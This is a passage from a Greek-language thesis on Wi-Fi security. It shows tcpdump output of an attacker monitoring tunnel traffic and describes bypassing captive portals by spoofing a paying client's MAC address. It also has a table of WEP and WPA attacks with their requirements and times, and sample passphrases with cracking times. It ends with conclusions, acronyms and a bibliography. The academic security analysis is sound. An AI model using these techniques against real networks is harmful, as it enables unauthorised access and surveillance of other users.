17:49:09.777063 IP 192.168.5.4.openvpn > 192.168.5.1.openvpn: UDP, length 84
17:49:09.909555 IP 192.168.5.1.openvpn > 192.168.5.4.openvpn: UDP, length 84
```

Ενώ παρακάτω θα δούμε τι θα δει ο εισβολέας αντί των UDP πακέτων, όταν χρησιμοποιεί tcpdump για την παρακολούθηση της κίνησης του δικτύου στο εσωτερικό της σήραγγας

```
hacker# tcpdump -i tun0
tcpdump: WARNING: arptype 65534 not supported by libpcap - falling back to
cooked socket
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type LINUX_SLL (Linux cooked), capture size 96 bytes
17:50:02.742637 IP 192.168.6.2 > 67.84.33.100: ICMP echo request, id 21885, seq
1, length 64
17:50:02.892405 IP 67.84.33.100 > 192.168.6.2: ICMP echo reply, id 21885, seq
1, length 64
17:50:03.743817 IP 192.168.6.2 > 67.84.33.100: ICMP echo request, id 21885, seq
2, length 64
17:50:03.877794 IP 67.84.33.100 > 192.168.6.2: ICMP echo reply, id 21885, seq
2, length 64
```

3.5.2 Νικώντας τα δεσμά των πυλών (Captive Portals)

Πολλές «πύλες» συμπεριλαμβανομένων και αυτών που χρησιμοποιούνται σε hotspots, χρησιμοποιούν φίλτρα διευθύνσεων MAC καθώς είναι ένας τρόπος αναγνώρισης των πελατών που έχουν πληρώσει για να αποκτήσουν πρόσβαση στο Internet. Όπως γίνετε κατανοητό είναι δυνατόν μέσω ενός τέτοιου πελάτη και χρησιμοποιώντας την επίθεση με πανομοιότυπο τρόπο με αυτό που περιγράφεται στο τμήμα 3.5.1, να αποκτήσουμε πρόσβαση στο Διαδίκτυο.

3.6 Σύνοψη

Ο Πίνακας 3.2 δίνει μια περίληψη των τρωτών σημείων των Wi-Fi συστημάτων. Για κάθε επίθεση η υπηρεσία ασφάλειας περιλαμβάνει και ορισμένες από τις απαιτήσεις που πρέπει να πληρούνται προκειμένου να εκτελεστεί η αναφερθείσα επίθεση. Ο κατά προσέγγιση χρόνος μιας επίθεσης παρέχεται ώστε να δοθεί μια ιδέα για το πόσο πρακτική είναι η κάθε μία επίθεση. Ο χρόνος, συζητήθηκε στα αντίστοιχα τμήματα, και εξαρτάται από ένα μεγάλο αριθμό παραγόντων και ως εκ τούτου, διαφέρει αναλόγως.

Πίνακας 3.2: Επιθέσεις εναντίον της ασφάλειας του Wi-Fi

Attack	Service	Requirements	Approximate Time
RC4	Confidentiality, Authentication	300,000 WEP encrypted frames	20 minutes
WEP dictionary	Confidentiality, Authentication	Pass-phrase seeded key, 1 data frame	Norwegian word list in 5 sec.
Chosen plaintext	Confidentiality	WEP enabled. Allow 10 byte data size	50 minutes for full frame
Redirect	Confidentiality	WEP enabled	Insignificant
Double encryption	Confidentiality	Internet connection	At least a few hours
One way auth	Authentication	Shared-key authentication	Insignificant
Spoofing	Authentication	1 active and authenticated client	Insignificant
Rogue access point	Authentication	1 client	Insignificant
Packet injection	Access control	Known IV/key sequence	Insignificant
Profiling	Access control	Known IV/key sequence	Insignificant
MAC filter	Access control	MAC filter enabled	Insignificant
Captive Portal	Access control	MAC filter access control	Insignificant
WPA-PSK dictionary	Confidentiality, Authentication	Pass-phrase seeded key, handshake	Norwegian word list in 1 hour

Κεφάλαιο 4

Περίληψη και Συμπεράσματα

4.1 Περίληψη

Σε αυτή την εργασία υπήρξε προσπάθεια να καλυφθούν εκτενώς οι γνωστές αδυναμίες της ασφάλειας των δικτύων Wi-Fi. Οι τεχνολογίες και ο εξοπλισμός που σχετίζεται με την ασύρματη επικοινωνία παρουσιάστηκε σε γενικές γραμμές στο κεφάλαιο 2, διότι πρόκειται για γνώσεις που είναι, κανονικά, απαραίτητες για οποιονδήποτε θα ήθελε να ασχοληθεί με την επιστήμη των υπολογιστών, ενώ θα ήταν σημαντικές για όποιον ενδιαφέρεται να κατανοήσει της φυσικές πτυχές της Wi–Fi τεχνολογίας. Αυτή η διατριβή παρέχει, λίγο-πολύ, μια πλήρη εικόνα της κατάστασης της Wi-Fi ασφάλειας μέχρι το σημείο της IEEE 802.11i.

4.2 Συμπεράσματα

Προϊόντα Wi-Fi παλαιότερης τεχνολογίας, συνεχίζουν να κατέχουν μεγάλο μερίδιο των «εγκαταστάσεων» του δικτύου, κάτι το οποίο δεν μπορεί να θεωρηθεί ασφαλές. Ακόμα ο εξοπλισμός με την δυνατότητα να γίνουν επιπλέον ρυθμίσεις ώστε να είναι ασφαλές, έχει «κενά» ασφαλείας. Όπως γίνετε κατανοητό η προσοχή των εισβολέων έχει στραφεί στα ευάλωτα Wi-Fi δίκτυα. Τα τρωτά σημεία, που και εδώ αναλύθηκαν, δεν έχουν μόνο ανακαλυφθεί αλλά και έχουν τελειοποιηθεί, από άλλους, ώστε να έχουν τη δυνατότητα της εφαρμογής με το σύνολο ολόκληρης της online κοινότητας.

Ένα έκθετο στον κίνδυνο δίκτυο θα μπορούσε να έχει μεγάλη χρησιμότητα σε πολλά μέρη, όπως οι γείτονες να αποκτήσουν δωρεάν ευρυζωνική πρόσβαση στο Internet, κακόβουλοι εισβολείς να διατηρήσουν την ανωνυμία τους ή ακόμα και απλοί χρήστες κινητών τηλεφώνων να αποκτήσουν δωρεάν Internet σχεδόν οπουδήποτε. Κακόβουλοι εισβολείς θα μπορούσαν ακόμα και να παρακολουθούν τους χρήστες του δικτύου, έχοντας έτσι την ευκαιρία να προκαλέσουν χάος σε οτιδήποτε τους αφορά ακόμα και στην προσωπική τους ζωή.

Ο κίνδυνος να τον επισκεφτεί κάποιος με κακόβουλες προθέσεις είναι σήμερα αρκετά χαμηλός, αλλά πιθανότατα αν εξακολουθήσει να είναι εύκολο να αποκτηθούν οι αναγκαίες γνώσεις και απαιτούμενος εξοπλισμός με σκοπό την υποβίβαση της ασφάλειας ενός Wi-Fi δικτύου, οι κίνδυνοι θα αυξηθούν. Το γεγονός ότι όλο και περισσότερα δίκτυα γίνονται ασφαλή, σημαίνει ότι τα υπόλοιπα ανασφαλή δίκτυα θα κυνηγηθούν από τους υπάρχοντες εισβολείς.

4.3Μελλοντική Εργασία

Οι επιθέσεις Denial-of-service (DoS) δεν μελετήθηκαν σε αυτή τη διατριβή. Αξίζουν να έχουν την προσοχή μας σε μια μετέπειτα εργασία, μιας και μπορούν να είναι εξίσου σοβαρές με τις υπόλοιπες επιθέσεις που συζητήθηκαν.

4.3.1 WEP

Το WEP έχει μελετηθεί εκτενώς από πολλούς ανθρώπους από όλο τον κόσμο, οι επιθέσεις έχουν εφαρμοστεί, μερικές από τα οποίες έχουν τεθεί στη διάθεση του κοινού. Το μόνο που θα μπορούσε να γίνει με σκοπό την βελτίωση της επίθεσης θα ήταν τα υπάρχοντα εργαλεία να γίνουν πιο εύκολα στη χρήση τους, ώστε να είναι εύκολο στον καθένα η εφαρμογή τους. Περαιτέρω βελτιστοποίηση των επιθέσεων δεν είναι πραγματικά απαραίτητή μιας και ένα δίκτυο ασφαλισμένο με WEP μπορεί να τεθεί σε κίνδυνο μέσα σε λίγα λεπτά.

4.3.2 WPA

Το WPA εξακολουθεί να παρέχει ένα επίπεδο προστασίας της ιδιωτικής ζωής, με την προϋπόθεση της επιλογής ενός «ασφαλούς» κωδικού. Αν και γίνονται προσπάθειες όπως αυτές

των Αχιλλέα Τσιτρούλη, Δημήτρη Λαμπούδη και Μανώλη Τσεκλεβέ από το Πανεπιστήμιο Μακεδονίας της Ελλάδας, το Brunel University του HB και το Lancaster University του HB, οι οποίοι καταβάλουν προσπάθειες να πραγματοποιήσουν επιθέσεις τύπου brute force μέσω ενός ειδικού αλγόριθμου που ανέπτυξαν οι ίδιοι, με την μέθοδο της από-πιστοποίησης (de-authentication) εκμεταλλευόμενοι μία αδυναμία της υποδομής τουπρωτοκόλλου802.11.Σύμφωνα με την επιστημονική δημοσίευσή τους, κατάφεραν να βρουν μέσα σε μόλις λίγα δευτερόλεπτα σχετικά δύσκολα μυστικά κλειδιά (μυστικούς κωδικούς) και σε λίγα λεπτά τα ακόμη δυσκολότερα. Ωστόσο δεν κατάφεραν να βρουν τα πραγματικά δύσκολα κλειδιά. Στον παρακάτω πίνακα υπάρχουν μερικοί από τους κωδικούς που δοκίμασαν και ο χρόνος παραβίασής τους.

Κλειδί	Δοκιμές	Χρόνος
Icecream	156	1 sec
transubstantiation	249520	956 sec
sky$kr@p3r!newy0rkc1ty%	666696	αποτυχία
M0n601i4ni5m	77772	52 sec
ArlEneseb@st!an	193332	129 sec
arlI1IngtonHEIGHTS$9 317556	317556	153 sec
b01773121770m4n	335372	215 sec
WwWbontokk@@@anka1290nayY%	367152	225 sec
012bi70z960m47ic	704	1 sec

Ακρώνυμα και Συντομογραφίες

ACKAcknowledgement

APAccess Point

APIApplication Programming Interface

ARPAddress Resolution Protocol

ASCIIAmerican Standards Character

BSBase Station

BSDBerkeley Software Distribution

BSSBasic Service Set

BSSIDBasic Service Set Identifier

CFContention-Free

CRCCyclic Redundency Check

CTSClear To Send

dBDecibel

dBiDecibel Gain Related to an Isotropic Radiator

DCFDistributed Coordination Function

DGPSDifferential Global Positioning System

DHCPDynamic Host Configuration Protocol

DIFSInter-Frame Spacing

DNSDynamic Name Resolution

DoS Denial of service

DSSS Direct Sequence Spread Spectrum

EIRP Effective Isotropic Radiated Power

EIV Extended Initialization Vector

ESS Extended Service Set

ESSID Extended Service Set Identifier

FCC Federal Communications Commission

FCS Frame Check Sequence

FMS Fiat, M, and Shamir

FTP File Transfer Protocol

GPS Global Positioning System

HTTP Hyper Text Transport Protocol

IBSS Independant Basic Service Set

ICMP Internet Control Message Protocol

ICV Integrity Check Value

IP Internet Protocol

IEEE Institute of Eletrical and Electronics Engineers

IMAP Internet Message Access Protocol

ISM Industrial, Scientific, and Medical

IV Initialization Vector

LAN Local Area Network

LDAP Lightweight Directory Access Protocol

LLC Link Layer Control

MAC Medium Access Control

MadWiFi Multiband Atheros Driver for WiFi

Mbps Mega bits per second

MD5 Message Digest, version 5

MIC Message Integrity Code

mini-PCI Miniature Peripheral Component Interconnect

MPDU MAC Protocol Data Unit

MPPE Microsoft Point-to-Point Encryption

MS Mobile Station

mW Milli Watt

NAT Network Address Translation

NMEA National Marine Electronics Association

PAN Personal Area Network

PCF Point Coordination Function

PC-Card Peripheral Component Interconnect Card

PCMCIA Personal Computer Memory Card International Association

PGP Pretty Good Privacy

PIFS Inter-Frame Spacing

PKI Public Key Infrastructure

PLCP Physical Layer Convergence Protocol

PMK Pairwise Master Key

PPTP Point-to-Point Tunneling Protocol

PRGA Pseudo Random Number Generator Algorithm

PRNG Pseudo Random Number Generator

PRGN Pseudo Random Number Generator Number

PS Power Save

PSK Pre-Shared Key

PTK Pairwise Transient Key

QoS Quality of Service

RC4 Rivest Cipher 4, or Ron's Code

RF Radio Frequency

RSA Rivest, Shamir, & Adleman

RSN IE Robust Security Network Information Element

RSN Robust Security Network

RTS Request To Send

SNAP Subnetwork Access Protocol

SSID Service Set Identity

TCP Transport Control Protocol

TCP/IP Transport Control Procotol/Internet Protocol

TKIP Temporal Key Integrity Protocol

UDP Universal Datagram Protocol

URI Universal Resource Identifier

USB Universal Serial Bus

VPN Virtual Private Network

W Watt

WDS Wireless Distribution System

WEP Wired Equivalent Privacy

Wi-Fi Wireless-Fidelity

WLAN Wireless Local Area Network

WPA Wi-Fi Protected Access

WPA2 Wi-Fi Protected Access version 2

WPA-PSK Wi-Fi Protected Access—Pre-Shared Key

XORBitwiseaddtion

Βιβλιογραφία

[1] Συζητήσεις από το forum που ασχολείται με τοWi-Fi.

URL http://www.netstumbler.org

[2] Kismet Wi-Fi network detector.

URL http://www.kismetwireless.net

[3] Mad Wi-Fi device drivers.

URL http://madwifi-project.org/

[4] NMEA 0183 standard.

URL fort21.ru/download/NMEAdescription.pdf

[5] Nocat captive portal.

URL http://oob.freeshell.org/nzwireless/nocat1.html

[6] RA link chipset.

URL http://ralink.rapla.net/

[7] PKCS #5 v2.0: Password-base cryptography standard, March 1999.

URL http://www.rsa.kz/node/rsalabs/node7024.html?id=2127

[8] C. Scott Ananian. Open source PPTP client.

URL http://pptpclient.sf.net/

[9] FortConsult Aps. Ny metode til at afsløre hackere.

[10] IEEE Standards Association. IEEE OUI and company id assignments.

URL http://standards.ieee.org/regauth/oui/oui.txt

[11] Christopher Devine. Aircrack.

URL http://www.aircrack-ng.org

[12] Roger Dingledine and Nick Mathewson. Tor protocol specification, February 2006.

URL https://gitweb.torproject.org/torspec.git?a=blob_plain;hb=HEAD;f=tor-spec.txt

[13] Ido Dubrawsky. Safe layer 2 security in-depth—version 2.

URL http://www.cisco.com/warp/public/cc/so/cuso/epso/sqfr/sfblu_wp.htm#wp1002364

[14] Jon Edney and William A. Arbaugh. Real 802.11 Security, Wi-Fi Protected Access and 802.11i. 2004. ISBN 0321136209.

[15] G. Zorn G. Pall. Microsoft point-to-point encryption (mppe).

URL ftp://ftp.isi.edu/in-notes/rfc3078.txt

[16]. Δεδομένα απowarbikingστην πόλη της Πράγας, Fabruary 2014.

[17] Δεδομένααπο WEP encrypted frames, February 2014.

[18] David Hulton. BSD-Airtools.

URL http://www.frhack.org/frhack-conference.php#David-Hulton

[19] David Hulton. Practical exploitation of RC4 weaknesses in WEP environments.February 2002

[20] IEEE Standards Association. Std 802.11i, 2004 Edition.

URL http://standards.ieee.org/findstds/standard/802.11i-2004.html

[21] IEEE Standards Association. Std 802.11, 1997.

URL http://standards.ieee.org/findstds/standard/802.11-1997.html

[22] IEEE Standards Association. Std 802.11, 1999 Edition (R2003), 2003.

URL http://standards.ieee.org/about/get/802/802.11.html

[23] IEEE Standards Association. Std 802.1X, 2012 Edition, 2012.

URL http://standards.ieee.org/about/get/802/802.11.html

[24] KoreK. Chopchop.

URL http://www.aircrack-ng.org/doku.php?id=korek_chopchop

URL http://www.netstumbler.org/unix-linux/chopchop-experimental-wep-attacks-t12489.html

[25] M. Leech, M. Ganis, Y. Lee, R. Kuris, D. Koblas, and L. Jones. SOCKS protocolversion 5. RFC 1928 (Standard), March 1996.

URL http://www.ietf.org/rfc/rfc1928.txt

[26] Peter Palfrader. Live statistics on number of tor routers, May 2006.

URL http://www.noreply.org/tor-running-routers/

[27] Jon Postel. Internet control message protocol. RFC 792 (Standard), September 1981

URLhttp://www.ietf.org/rfc/rfc792.txt

[28] Jon Postel. Internet protocol. RFC 791 (Standard), September 1981.

URL http://www.ietf.org/rfc/rfc792.txt

[29] Jon Postel. Transmission control protocol. RFC 793 (Standard), September1981.

URL http://www.ietf.org/rfc/rfc0793.txt

[30] Jon Postel and J.K. Reynolds. A standard for the transmission of ip datagramsover ieee 802 networks. RFC 1042 (Standard), February 1988.

URL http://www.ietf.org/rfc/rfc1042.txt

[31] Adi Shamir Ron Rivest and Len Adleman. Rsa data security , inc.

URL http://www.rsasecurity.com/

[32] Itsik Martin Scott Fluhrer and Adi Shamir. Weaknesses in the key schedulingalgorithm of RC4. URLhttp://www.crypto.com/papers/

[33] Joshua Wright. Asleap.

[34] Jim Zyren. Reliability of 802.11 hi rate dsss wlans in a high density Bluetoothenvironment. URL http://www.eurescom.de/